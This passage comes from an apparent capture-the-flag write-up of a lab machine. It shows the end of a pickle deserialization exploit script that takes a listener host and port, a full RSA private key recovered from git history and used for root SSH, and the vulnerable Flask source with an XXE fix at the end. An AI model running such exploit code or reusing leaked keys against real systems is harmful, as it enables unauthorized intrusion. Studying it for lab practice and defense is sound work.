    cmd_b64 = base64.b64encode(cmd_raw)
    pickle_payload = base64.urlsafe_b64encode(pickle.dumps(exploit(cmd_b64))).decode()
    return pickle_payload

def main():
    if len(sys.argv) != 4:
        print(Fore.RED + "[-] Usage: python pickle_rce.py <SERVER_IP> <LHOST> <LPORT>" + Style.RESET_ALL)
        exit(0)

    server_ip = sys.argv[1]
    lhost = sys.argv[2]
    lport = sys.argv[3]

    payload = generate_payload(lhost, lport)
    send_req(server_ip, payload)

if __name__ == "__main__":
    main()
User Flag:
roosa@devoops:~$ cat user.txt 845ff914************************
Escalation from roosa:
Users and Groups:
roosa@devoops:~$ id uid=1002(roosa) gid=1002(roosa) groups=1002(roosa),4(adm),27(sudo)
roosa is in the sudo group, but abusing this requires the password, which we have no knowledge of.
LinPEAS Scan:
The scan identified a few more private keys lying around:

The same authcredentials.key file can be found in two separate directories, but it’s different to roosa’s SSH key.
roosa@devoops:~$ md5sum /home/roosa/deploy/resources/integration/authcredentials.key f57f7e28835e631c37ad0d090ef3b6fd /home/roosa/deploy/resources/integration/authcredentials.key roosa@devoops:~$ md5sum /home/roosa/work/blogfeed/resources/integration/authcredentials.key f57f7e28835e631c37ad0d090ef3b6fd /home/roosa/work/blogfeed/resources/integration/authcredentials.key roosa@devoops:~$ md5sum ~/.ssh/id_rsa 772356d07d65c2b1c7a497d066deb290 /home/roosa/.ssh/id_rsa
I tried to SSH as root using authcredentials.key, but it failed.
~/work/blogfeed/ and ~/deploy/:
Both directories look almost identical as well, but only ~/work/blogfeed/ is under git control:
roosa@devoops:~$ ls -la ~/work/blogfeed/ total 28 drwxrwx--- 5 roosa roosa 4096 Mar 26 2021 . drwxrwxr-x 3 roosa roosa 4096 Mar 26 2021 .. drwxrwx--- 8 roosa roosa 4096 Mar 26 2021 .git -rw-rw---- 1 roosa roosa 104 Mar 19 2018 README.md drwxrwx--- 3 roosa roosa 4096 Mar 26 2021 resources -rwxrw-r-- 1 roosa roosa 180 Mar 21 2018 run-gunicorn.sh drwxrwx--- 2 roosa roosa 4096 Mar 26 2021 src roosa@devoops:~$ ls -la ~/deploy/ total 24 drwxrwxr-x 4 roosa roosa 4096 Mar 26 2021 . drwxr-xr-x 22 roosa roosa 4096 Feb 12 04:33 .. -rw-rw---- 1 roosa roosa 104 Mar 26 2018 README.md drwxrwx--- 3 roosa roosa 4096 Mar 26 2021 resources -r-xr--r-- 1 roosa roosa 180 Mar 26 2018 run-gunicorn.sh drwxrwx--- 2 roosa roosa 4096 Feb 12 00:40 src
Git History:
With git, I can check the commit history in the repository.
roosa@devoops:~/work/blogfeed$ git log commit 7ff507d029021b0915235ff91e6a74ba33009c6d Author: Roosa Hakkerson <roosa@solita.fi> Date: Mon Mar 26 06:13:55 2018 -0400 Use Base64 for pickle feed loading commit 26ae6c8668995b2f09bf9e2809c36b156207bfa8 Author: Roosa Hakkerson <roosa@solita.fi> Date: Tue Mar 20 15:37:00 2018 -0400 Set PIN to make debugging faster as it will no longer change every time the application code is changed. Remember to remove before production use. commit cec54d8cb6117fd7f164db142f0348a74d3e9a70 Author: Roosa Hakkerson <roosa@solita.fi> Date: Tue Mar 20 15:08:09 2018 -0400 Debug support added to make development more agile. commit ca3e768f2434511e75bd5137593895bd38e1b1c2 Author: Roosa Hakkerson <roosa@solita.fi> Date: Tue Mar 20 08:38:21 2018 -0400 Blogfeed app, initial version. commit dfebfdfd9146c98432d19e3f7d83cc5f3adbfe94 Author: Roosa Hakkerson <roosa@solita.fi> Date: Tue Mar 20 08:37:56 2018 -0400 Gunicorn startup script commit 33e87c312c08735a02fa9c796021a4a3023129ad Author: Roosa Hakkerson <roosa@solita.fi> Date: Mon Mar 19 09:33:06 2018 -0400 reverted accidental commit with proper key commit d387abf63e05c9628a59195cec9311751bdb283f Author: Roosa Hakkerson <roosa@solita.fi> Date: Mon Mar 19 09:32:03 2018 -0400 add key for feed integration from tnerprise backend commit 1422e5a04d1b52a44e6dc81023420347e257ee5f Author: Roosa Hakkerson <roosa@solita.fi> Date: Mon Mar 19 09:24:30 2018 -0400 Initial commit
One of the entries, “reverted accidental commit with proper key”, looks extremely interesting. The developer may have committed a real private key in by accident. I can use git show to see the exact change this commit made:
roosa@devoops:~/work/blogfeed$ git show 33e87c312c08735a02fa9c796021a4a3023129ad commit 33e87c312c08735a02fa9c796021a4a3023129ad Author: Roosa Hakkerson <roosa@solita.fi> Date: Mon Mar 19 09:33:06 2018 -0400 reverted accidental commit with proper key diff --git a/resources/integration/authcredentials.key b/resources/integration/authcredentials.key index 44c981f..f4bde49 100644 --- a/resources/integration/authcredentials.key +++ b/resources/integration/authcredentials.key @@ -1,28 +1,27 @@ -----BEGIN RSA PRIVATE KEY------MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde -8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i -vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK -nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+ -CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c -F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH -uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlmO968PxoBe25jjjt0AAL -gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD -k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy -NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM -HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa -2fXe3kkCgYEA367aoOTisun9UJ7ObgNZTDPeaXajhWrZbxlSsOeOBp5CK/oLc0RB -GLEKU6HtUuKFvlXdJ22S4/rQb0RiDcU/wOiDzmlCTQJrnLgqzBwNXp+MH6Av9WHG -jwrjv/loHYF0vXUHHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41 -IMq2dif3laGnQuYrjQVNFfvwDt1JD1mKNG8OppwTgcPbFO+R3+MqL7lvAhHjWKMw -+XjmkQEZbnmwf1fKuIHW9uD9KxxHqgucNv9ySuMtVPp/QYtjn/ltojR16JNTKqiW -7vSqlsZnT9jR2syvuhhVz4Ei9yA/VYZG2uiCpK0CgYA/UOhz+LYu/MsGoh0+yNXj -Gx+O7NU2s9sedqWQi8sJFo0Wk63gD+b5TUvmBoT+HD7NdNKoEX0t6VZM2KeEzFvS -iD6fE+5/i/rYHs2Gfz5NlY39ecN5ixbAcM2tDrUo/PcFlfXQhrERxRXJQKPHdJP7 -VRFHfKaKuof+bEoEtgATuwKBgC3Ce3bnWEBJuvIjmt6u7EFKj8CgwfPRbxp/INRX -S8Flzil7vCo6C1U8ORjnJVwHpw12pPHlHTFgXfUFjvGhAdCfY7XgOSV+5SwWkec6 -md/EqUtm84/VugTzNH5JS234dYAbrx498jQaTvV8UgtHJSxAZftL8UAJXmqOR3ie -LWXpAoGADMbq4aFzQuUPldxr3thx0KRz9LJUJfrpADAUbxo8zVvbwt4gM2vsXwcz -oAvexd1JRMkbC7YOgrzZ9iOxHP+mg/LLENmHimcyKCqaY3XzqXqk9lOhA3ymOcLw -LS4O7JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUSOEE=+MIIEpQIBAAKCAQEApc7idlMQHM4QDf2d8MFjIW40UickQx/cvxPZX0XunSLD8veN +ouroJLw0Qtfh+dS6y+rbHnj4+HySF1HCAWs53MYS7m67bCZh9Bj21+E4fz/uwDSE +23g18kmkjmzWQ2AjDeC0EyWH3k4iRnABruBHs8+fssjW5sSxze74d7Ez3uOI9zPE +sQ26ynmLutnd/MpyxFjCigP02McCBrNLaclcbEgBgEn9v+KBtUkfgMgt5CNLfV8s +ukQs4gdHPeSj7kDpgHkRyCt+YAqvs3XkrgMDh3qI9tCPfs8jHUvuRHyGdMnqzI16 +ZBlx4UG0bdxtoE8DLjfoJuWGfCF/dTAFLHK3mwIDAQABAoIBADelrnV9vRudwN+h +LZ++l7GBlge4YUAx8lkipUKHauTL5S2nDZ8O7ahejb+dSpcZYTPM94tLmGt1C2bO +JqlpPjstMu9YtIhAfYF522ZqjRaP82YIekpaFujg9FxkhKiKHFms/2KppubiHDi9 +oKL7XLUpSnSrWQyMGQx/Vl59V2ZHNsBxptZ+qQYavc7bGP3h4HoRurrPiVlmPwXM +xL8NWx4knCZEC+YId8cAqyJ2EC4RoAr7tQ3xb46jC24Gc/YFkI9b7WCKpFgiszhw +vFvkYQDuIvzsIyunqe3YR0v8TKEfWKtm8T9iyb2yXTa+b/U3I9We1P+0nbfjYX8x +6umhQuECgYEA0fvp8m2KKJkkigDCsaCpP5dWPijukHV+CLBldcmrvUxRTIa8o4e+ +OWOMW1JPEtDTj7kDpikekvHBPACBd5fYnqYnxPv+6pfyh3H5SuLhu9PPA36MjRyE +4+tDgPvXsfQqAKLF3crG9yKVUqw2G8FFo7dqLp3cDxCs5sk6Gq/lAesCgYEAyiS0 +937GI+GDtBZ4bjylz4L5IHO55WI7CYPKrgUeKqi8ovKLDsBEboBbqRWcHr182E94 +SQMoKu++K1nbly2YS+mv4bOanSFdc6bT/SAHKdImo8buqM0IhrYTNvArN/Puv4VT +Nszh8L9BDEc/DOQQQzsKiwIHab/rKJHZeA6cBRECgYEAgLg6CwAXBxgJjAc3Uge4 +eGDe3y/cPfWoEs9/AptjiaD03UJi9KPLegaKDZkBG/mjFqFFmV/vfAhyecOdmaAd +i/Mywc/vzgLjCyBUvxEhazBF4FB8/CuVUtnvAWxgJpgT/1vIi1M4cFpkys8CRDVP +6TIQBw+BzEJemwKTebSFX40CgYEAtZt61iwYWV4fFCln8yobka5KoeQ2rCWvgqHb +8rH4Yz0LlJ2xXwRPtrMtJmCazWdSBYiIOZhTexe+03W8ejrla7Y8ZNsWWnsCWYgV +RoGCzgjW3Cc6fX8PXO+xnZbyTSejZH+kvkQd7Uv2ZdCQjcVL8wrVMwQUouZgoCdA +qML/WvECgYEAyNoevgP+tJqDtrxGmLK2hwuoY11ZIgxHUj9YkikwuZQOmFk3EffI +T3Sd/6nWVzi1FO16KjhRGrqwb6BCDxeyxG508hHzikoWyMN0AA2st8a8YS6jiOog +bU34EzQLp7oRU/TKO6Mx5ibQxkZPIHfgA1+Qsu27yIwlprQ64+oeEr0=-----END RSA PRIVATE KEY----- -
Here I retrieved the key that was initially committed in. After removing all the - characters and saving it on my host, I can use it to SSH in as root:
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ chmod 600 root.key ┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ ssh roosa@10.129.191.193 -i root.key Warning: Permanently added '10.129.191.193' (ED25519) to the list of known hosts. Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage 135 packages can be updated. 60 updates are security updates. Last login: Fri Sep 23 09:46:30 2022 root@devoops:~# id uid=0(root) gid=0(root) groups=0(root)
Root Flag:
root@devoops:~# cat root.txt ecd20224************************
Post-Exploitation:
Flask Source Code:
With shell access, I can read the source code in full. For some strange reasons, only the bottom half of the file was retrieved via LFI earlier.
/home/roosa/deploy/src/feed.py:
#!/usr/bin/env python
# -*- coding: utf-8 -*-

# TODO: replace manual upload with proper integration to backend


from flask import Flask, request, redirect, url_for, send_from_directory
from werkzeug.utils import secure_filename
from werkzeug.debug import DebuggedApplication
import re
import os
import xml.sax
import cPickle as pickle
import base64

class Config(object):
  UPLOAD_FOLDER='.'

ALLOWED_EXTENSIONS = set(['xml'])
app = Flask(__name__)
app.config.from_object(Config)
app.debug=True
print(app.config)

#app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER

def allowed_file(filename):
  return '.' in filename and \
    filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS

class FeedParse(xml.sax.handler.ContentHandler):
  def __init__(self, object):
    self.obj = object
    self.curpath = []

  def startElement(self, name, attrs):
    self.chars = ""
    print name,attrs

  def endElement(self, name):
    if name in set(['Author','Subject','Content']):
      self.obj[name] = self.chars

  def characters(self, content):
    self.chars += content

def process_xml(filename, path):
  parser = xml.sax.make_parser()
  object = {}
  handler = FeedParse(object)
  parser.setContentHandler(handler)
  parser.parse(open(filename))
#  print object
  return " PROCESSED BLOGPOST: \r\n " + \
         " Author: " + object["Author"] + "\r\n" + \
         " Subject: " + object["Subject"] + "\r\n" + \
         " Content: " + object["Content"] + "\r\n" + \
         " URL for later reference: " + url_for('uploaded_file',filename=filename) + "\r\n" + \
         " File path: " + path

def template(fname):
  name=request.args.get('name','')
  with open(fname, 'r') as myfile:
    data=myfile.read().replace('\n', '')
  content=re.sub('\$name', name, data)
  return content


@app.route('/upload', methods=['GET', 'POST'])
def upload_file():
  if request.method == 'POST':
     # check if the post request has the file part
     if 'file' not in request.files:
        #flash('No file part')
        return redirect(request.url)
     file = request.files['file']
     # if user does not select file, browser also
     # submit a empty part without filename
     if file.filename == '':
        #flash('No selected file')
        return redirect(request.url)
     if file and allowed_file(file.filename):
        filename = secure_filename(file.filename)
        file.save(os.path.join(Config.UPLOAD_FOLDER, filename))
        return process_xml(filename, os.path.abspath(Config.UPLOAD_FOLDER))
        # return redirect(url_for('uploaded_file',filename=filename))
  return template('upload.html')

@app.route('/uploads/<filename>')
def uploaded_file(filename):
    return send_from_directory(Config.UPLOAD_FOLDER,
                               filename)

@app.route("/")
def xss():
    return template('index.html')

@app.route("/feed")
def fakefeed():
   return send_from_directory(".","devsolita-snapshot.png")

@app.route("/newpost", methods=["POST"])
def newpost():
  # TODO: proper save to database, this is for testing purposes right now
  picklestr = base64.urlsafe_b64decode(request.data)
#  return picklestr
  postObj = pickle.loads(picklestr)
  return "POST RECEIVED: " + postObj['Subject']


## TODO: VERY important! DISABLED THIS IN PRODUCTION
#app = DebuggedApplication(app, evalex=True, console_path='/debugconsole')
# TODO: Replace run-gunicorn.sh with real Linux service script
# app = DebuggedApplication(app, evalex=True, console_path='/debugconsole')

if __name__ == "__main__":
  app.run(host='0.0.0,0', Debug=True)
The function of interest is process_xml(), which defines how our uploaded XML files are handled. It uses the xml.sax module, which, similar to Pickle, also has that big red warning on its official documentation.

From version 3.7.1 and onwards, processing of external entities is actually disabled by default. This can also be disabled on older versions, but requires setting it manually via the setFeature() method.
As a quick demo, I’ll add a line to feed.py to disable external entities:
def process_xml(filename, path):
  parser = xml.sax.make_parser()
  # Disable external entities
  parser.setFeature(xml.sax.handler.feature_external_entities, False)
  object = {}
  handler = FeedParse(object)
Then restarted the Flask server:
root@devoops:~# sudo -u roosa /home/roosa/deploy/run-gunicorn.sh <Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'UPLOAD_FOLDER': '.', 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'SESSION_REFRESH_EACH_REQUEST': True, 'LOGGER_HANDLER_POLICY': 'always', 'LOGGER_NAME': 'feed', 'DEBUG': True, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': None, 'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': True, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'PROPAGATE_EXCEPTIONS': None, 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': False, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_COOKIE_SECURE': False, 'TRAP_HTTP_EXCEPTIONS': False}> <Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'UPLOAD_FOLDER': '.', 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'SESSION_REFRESH_EACH_REQUEST': True, 'LOGGER_HANDLER_POLICY': 'always', 'LOGGER_NAME': 'feed', 'DEBUG': True, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': None, 'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': True, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'PROPAGATE_EXCEPTIONS': None, 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': False, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_COOKIE_SECURE': False, 'TRAP_HTTP_EXCEPTIONS': False}> ..SNIP..
When I upload the same XXE payload from earlier, the server now responds with a 500 error instead of sending back the passwd file.